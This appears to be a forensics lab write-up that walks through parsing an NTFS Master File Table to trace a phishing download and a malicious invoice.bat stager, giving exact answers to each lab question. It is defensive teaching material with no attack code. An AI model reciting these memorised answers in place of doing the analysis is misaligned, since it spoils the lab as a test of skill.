BFT Writeup

Prepared by: Cyberjunkie & Sebh24

Machine Author(s): Cyberjunkie

Difficulty: Very Easy

Scenario

```
In this Lab, you will be made familiar with MFT forensics. You will get
introduced to well known tools and methodology to analyze MFT artifacts to
identify malicious activity.  You will use MFTeCMD tool to parse the provided MFT
file, TimeLine Explorer to open and analyze the results from parse MFT and Hex
editor to recover file contents from MFT as part of our analysis.

Tools used :

- MfteCMD
- TimeLineExplorer
- HxD hex editor
```

Artefacts provided

1-2024-02-13T164623_MFT_TRIAGE.zip (zip file), SHA1 : 5A9BD3D02E0DC0732AAF882879FB6AF02795E1B9

Skills Learnt

- NTFS Forensics
- Timeline creation
- File Recovery
- Disk Forensics
- Contextual Analysis

Tags

- DFIR
- Windows Forensics

Initial Analysis:

We have been provided with only one file for analysis, an Master File Table (MFT). Lets begin with detailing what an MFT is and why is is extremely important and useful for Windows Forensics. We will also detail the fields that exist within the MFT and the use cases for each field.

Master File Table

The Master File Table (MFT) is a critical component within the NTFS (New Technology File System), which is the file system used by Windows operating systems. The MFT is essentially a database that stores metadata about every file and directory on an NTFS volume. Its role and structure make it a fundamental resource in digital forensics, particularly when dealing with Windows-based environments.

What is the MFT?

The MFT records details about each file and directory on an NTFS drive. Each file or directory is represented by an entry in the table, referred to as an MFT entry. These entries are assigned a unique identifier, known as the MFT record number. The MFT itself is structured as a file on the NTFS volume but is special in that it describes all other files, including itself and the metadata about the volume.

Why is the MFT Useful for Forensics?

1. **Comprehensive Data Storage**: The MFT provides a detailed record of each file, including timestamps, permissions, and data content locations, making it invaluable for forensic investigations.
2. **Recovery of Deleted Files**: Even when files are deleted, their MFT entries might not be immediately reused. This allows forensic analysts to recover details about the deleted files, which can be crucial in legal contexts.
3. **Tracking File Modifications**: The MFT includes multiple timestamps that record different types of file access and modifications. This can help construct a timeline of activities on a system, an essential aspect of forensic analysis.

4. **Detecting Malware and Unauthorized Access**: Since the MFT records file creation and modification details, unusual changes detected in these entries can indicate unauthorised access or malware activity.

1. Detailed Breakdown of MFT Fields

1. **$STANDARD_INFORMATION**
   - **Creation Time**: The date and time when the file or directory was created.
   - **Modification Time**: The date and time when the file or directory was last modified.
   - **Access Time**: The date and time when the file or directory was last accessed.
   - **Entry Modified Time**: The date and time when the MFT entry itself was last modified.
   - **Use Case**: These timestamps are vital for timeline analysis to determine the sequence of user actions and file usage.
2. **$FILE_NAME**
   - **File Name**: The name of the file or directory.
   - **Parent Directory**: The MFT record number of the directory in which the file resides.
   - **Additional Timestamps**: Similar to $STANDARD_INFORMATION, but specific to this attribute and sometimes used as a fallback.
   - **Use Case**: This attribute is used to confirm the integrity of file paths and names in the system, which is crucial for tracking user movements and detecting unauthorised changes.
3. **$DATA**
   - **Actual Data or Pointer**: Either the data itself for smaller files or a pointer to the data for larger files.
   - **Use Case**: Direct analysis of file contents and data recovery, especially important in cases involving data theft or unauthorized data manipulation.
4. **$LOGGED_UTILITY_STREAM**
   - **Transactional Data**: Holds data related to transactional NTFS (TxF), which logs temporary file state changes.
   - **Use Case**: Can be used to track changes made during a transaction, useful in cases of system crashes or unexpected shutdowns to determine interim states.
5. **$BITMAP**
   - **Cluster Allocation**: Maps which clusters are in use by the file.
   - **Use Case**: Useful for recovering deleted files or reconstructing file data from clusters not overwritten by new data.
6. **$SECURITY_DESCRIPTOR**
   - **Owner ID**: Identifies who owns the file.
   - **Permissions**: Details what permissions are attached to the file (who can read, write, execute, etc.).
   - **Audit Settings**: Specifies what operations (like access or changes) are logged by the system.

    - **Use Case**: Critical for determining access rights and detecting potential security breaches where permissions may have been altered.
7. **$VOLUME_INFORMATION** (specific to the MFT entry for the volume itself)
    - **Volume Serial Number**: Unique identifier for the volume.
    - **Flags**: System flags related to the volume, such as whether it's dirty (improperly unmounted).
    - **Use Case**: Useful in multi-disk systems to link files and activities to specific volumes, essential in systems recovery and forensic analysis across multiple drives.
8. **$INDEX_ROOT and $INDEX_ALLOCATION**
    - **Index Entries**: Used in directories to index contained files for quick access.
    - **Use Case**: Forensically important for reconstructing directory structures and understanding how data was organized and accessed, particularly in complex investigations involving numerous files and directories.

Use Cases for MFT Fields

- **Reconstructing User Activities**: By examining the timestamps and file paths in the MFT, forensic analysts can reconstruct user activities and file usage patterns.
- **Recovering Deleted Content**: Analysts can locate records of deleted files in the MFT for potential recovery and analysis, crucial for understanding what was present on a disk before its current state.
- **Identifying Malicious Changes**: Changes in file sizes, paths, or timestamps that don't align with known user activities can suggest tampering or malware presence.


In summary, the MFT is an indispensable resource in Windows forensics due to its detailed and comprehensive logging of file information. This makes it a potent tool for legal investigations, security incident responses, and in-depth system analysis. Understanding and interpreting the fields within an MFT can reveal a wealth of information about the state and history of a file system.

There are two methods of opening our MFT file, one is utilising MFTExplorer, which can take a considerable amount of time to load. The preferred method for our analysis today is to convert our MFT into a CSV file using MFTeCMD and then import it into TimeLine Explorer. Please see below for a description of each of these tools:

- Timeline Explorer: Timeline Explorer is a tool designed for viewing, filtering, and analysing timelines during digital forensic investigations. It is often used to review large sets of event logs, file system records, and other timestamped data extracted during a forensic analysis.
- MFTeCMD: MFTeCMD is a tool developed by Eric Zimmerman that specializes in parsing the Master File Table from NTFS file systems. It extracts detailed information stored in the MFT entries, presenting them in a more digestible and analyzable format.
- MFTExplorer: MFTExplorer is another forensic tool used to examine the MFT in a detailed and user-friendly manner. Similar in purpose to MFTeCMD but often with a focus on a graphical user interface, MFTExplorer allows forensic analysts to navigate and inspect individual MFT records easily.

Lets prep our MFT for analysis by converting it into a CSV, ready to import it into TimeLine Explorer.

```
MFTECMD.exe -f "C:\Your\Directory\$MFT" --csv "C:\Your\Output\Directory\" ---csvf mft.csv
```




```
PS C:\Users\CyberJunkie\Desktop\Tools\KAPE\Modules\bin> .\MFTECmd.exe -f "C:\users\cyberjunkie\desktop\`$MFT" --csv C:\Users\CyberJunkie\Desktop\results_mft\ --csvf mft.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\users\cyberjunkie\desktop\$MFT --csv C:\Users\CyberJunkie\Desktop\results_mft\ --csvf mft.csv

Warning: Administrator privileges not found!
```

We are presented with a results file, as detailed below:




We can now open TimeLine explorer and import the mft.csv file.

Questions :


Q1 Simon stark was targeted by attackers on 13th February. He downloaded a zip file from a link he received in an email. What was the name of the ZIP File he downloaded from the link?


Hint : Open the parsed results from MFTeCMD in timeline explorer. You can add a filter for file extension as zip and In Created0x10/0x30 add a filter for date mentioned in the scenario.

The task has provided us a date, which could usually provided in an initial SOC ticket (as an example). We will now use the filter feature in each column of TimeLine explorer to filter for a specified date. As detailed below, Timeline Explorer automatically picks up on the date field.




```
0 2023-07-07 15:48:03
6 2023-07-07 15:48:03
8 2023-07-07 15:48:03
0 2023-07-07 15:48:03
0 2023-07-07 15:48:03
0 2018-09-15 06:09:26
8 2023-07-07 15:48:03
8 2023-07-07 15:48:03
2 2023-07-07 15:48:03
0 2023-07-07 15:48:03
```






We select the date of our choosing, in this case the 13th February 2024 and hit ok. The reason the 21st February is highlighted, is due to this being the date we conduct the analysis.

Viewing the bottom left of our open Window we can confirm the filter has been applied, as detailed below:




To further add to our filter, we can now filter based on the extension. The task confirms that a zip file was infact downloaded, so we can apply the "zip" filter to the Extension field.



The results once automatically filtered showcase 3 zip files:

- Stage-20240213T093324Z-001.zip
- invoices.zip
- KAPE.zip, which can be discounted as our artefact collection.



Parent Path	File Name
.\Users\simon.stark\Downloads	Stage-20240213T093324Z-001.zip
.\Users\simon.stark\Downloads	KAPE.zip
.\Users\simon.stark\Downloads\Stage-20240213T093...	invoices.zip

After applying these filters, we identify two ZIP files (discounting the KAPE.zip), one of which, `Stage-20240213T093324Z-001.zip`, is determined to be the initial download due to its parent path reference in another ZIP file.


Answer: Stage-20240213T093324Z-001.zip

Q2 See Zone Id Contents for the zip file downloaded initially. This field gives us the HostUrl from where the file was downloaded. This can act as a good piece of IOC in our investigation/analysis. What is the full Host URL from where this zip file was downloaded?

In the process of identifying the initial ZIP file, we aim to uncover the URL from which it was downloaded. When files are downloaded from the internet using a browser, Alternate Data Streams (ADS) are generated for the downloaded file, containing the URL of the download source.


In the context of Windows NTFS (New Technology File System), an Alternate Data Stream (ADS) is a feature that allows data to be forked into existing files without altering the original file content or size visible to the users. This feature is derived from the Macintosh Hierarchical File System's ability to store resource forks, which could hold metadata or icons separate from file data. ADS can be used to store additional information associated with a file or directory.

To proceed, we remove the filter for ZIP files and focus on locating ADS files.



	File Name	Extension	Is
	stage		
	Stage-20240213T093324Z-001		
	Stage-20240213T093324Z-001.zip	.zip	
	Stage-20240213T093324Z-001.zip:Zone.Identif…	.Identifier	
Wi…	Stage-20240213T093324Z-001.lnk	.lnk	
93…	Stage		

We just typed stage in Filename as a filter, and we saw all file references with this name. We are interested in the file with the extension "Identifier".



	Zone Id Contents	Reparse T
	[ZoneTransfer] ZoneId=3 HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser	


This is the host URL from where this file was downloaded. From this we can assume that Google drive was used to host this zip file.

Answer:https[:]//storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser

Q3 What is full path and name of the malicious file which executed malicious code and connected to an C2 Server?


Hint : Identify any suspicious file related to the ZIP file downloaded initially. Look for the MFT records with suspicious extensions and around the time of ZIP download.

As the hint suggests, we need to search for files created around the same time as the initial ZIP file named "Stage." For this, we'll remove the filename filter we applied in the previous step and instead apply a filter for the keyword "stage" in the Parent Path column.



Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0x30
stage						=	=	=
.\Users\simon.stark\Downloads\Stage-20240213T093…	Stage		✓	☐	☐	0	2024-02-13 16:35:15	
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoice		✓	☐	☐	0	2024-02-13 16:35:26	
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoices		✓	☐	☐	0	2024-02-13 16:35:39	
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoice.bat	.bat	☐	✓	☐	286	2024-02-13 17:23:16	2024-02-13 16:38:39
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoice.bat:Zone.Identifier	.Identifier	☐	☐	✓	124	2024-02-13 17:23:16	2024-02-13 16:38:39
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoices.zip	.zip	☐	✓	☐	433	2024-02-13 17:25:52	2024-02-13 16:35:31
.\Users\simon.stark\Downloads\Stage-20240213T093…	invoices.zip:Zone.Identifier	.Identifier	☐	☐	✓	115	2024-02-13 17:25:52	2024-02-13 16:35:31

Once we adjust our focus to the Parent Path column and input the keyword "stage," we immediately spot a batch file named `Invoice.bat`. This file stands out as batch files (.bat) are commonly used for executing commands on Windows systems, often making them a target for misuse in cyber attacks. By examining the Parent Path details provided, we can ascertain the full path of the file, which is critical for further analysis and verification steps in our forensic investigation.




\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice	invoices
\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	invoice.bat

Answer: C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat

Q4 Analyse the Created0x30 Timestamp for the identified file from previous Question. When was this File created on disk?

Let's examine the timestamp of this file. By examining the creation time, we can integrate this information into our timeline, which will aid investigators in constructing a broader understanding of the events that occurred.

Analysing the timestamp of the file is crucial as it provides a specific point in the forensic timeline when the file was created on the system. This timestamp is essential for understanding the sequence of events leading up to and following the security incident. By adding this timestamp to our comprehensive timeline, investigators can correlate this event with other activities on the system, potentially identifying related malicious actions or pinpointing when the system's security was compromised.




File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0x30
Stage		✓			0	2024-02-13 16:35:15	
invoice		✓			0	2024-02-13 16:35:26	
invoices		✓			0	2024-02-13 16:35:39	
invoice.bat	.bat		✓		286	2024-02-13 17:23:16	2024-02-13 16:38:39

Answer: 2024-02-13 16:38:39

Q5 Finding the offset of an MFT record is helpful in many use cases during investigations. Find the offset in hex of the stager file from Question3.


Hint : In mft records, find the Entry Number value for the file in question. Multiply that number with 1024(since this is size of each record).The answer you get is the offset in Decimal. Convert it to hex and answer.

To determine the offset of the stager file, the `invoice.bat` file, we start by locating its MFT Entry Number, which is 23436.



Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	In Use	Parent Path	File Name
88568	2	60527	7	✓	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001	Stage
88575	2	88568	2	✓	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice
88577	2	88575	2	✓	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice	invoices
23436	9	88577	2	✓	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices	invoice.bat


Since each MFT entry occupies 1024 bytes, we multiply this entry number by 1024 to calculate the file's offset in bytes.



23436 × 1024 =

23,998,464

The calculation gives us 23998464 as the offset in decimal format. For use in tools that necessitate hexadecimal values, such as hex editors, we convert this decimal number to hexadecimal. An online conversion tool can be utilized for this purpose, yielding a hexadecimal offset of `16E3000`. This hexadecimal address is essential for forensic tools to directly navigate to and analyze the file's raw data within the MFT.



Decimal to Hexadecimal converter

From: Decimal

To: Hexadecimal

Enter decimal number: 23998464 (10)

Hex number (7 digits): 16E3000 (16)

Here's the offset in hexadecimal.

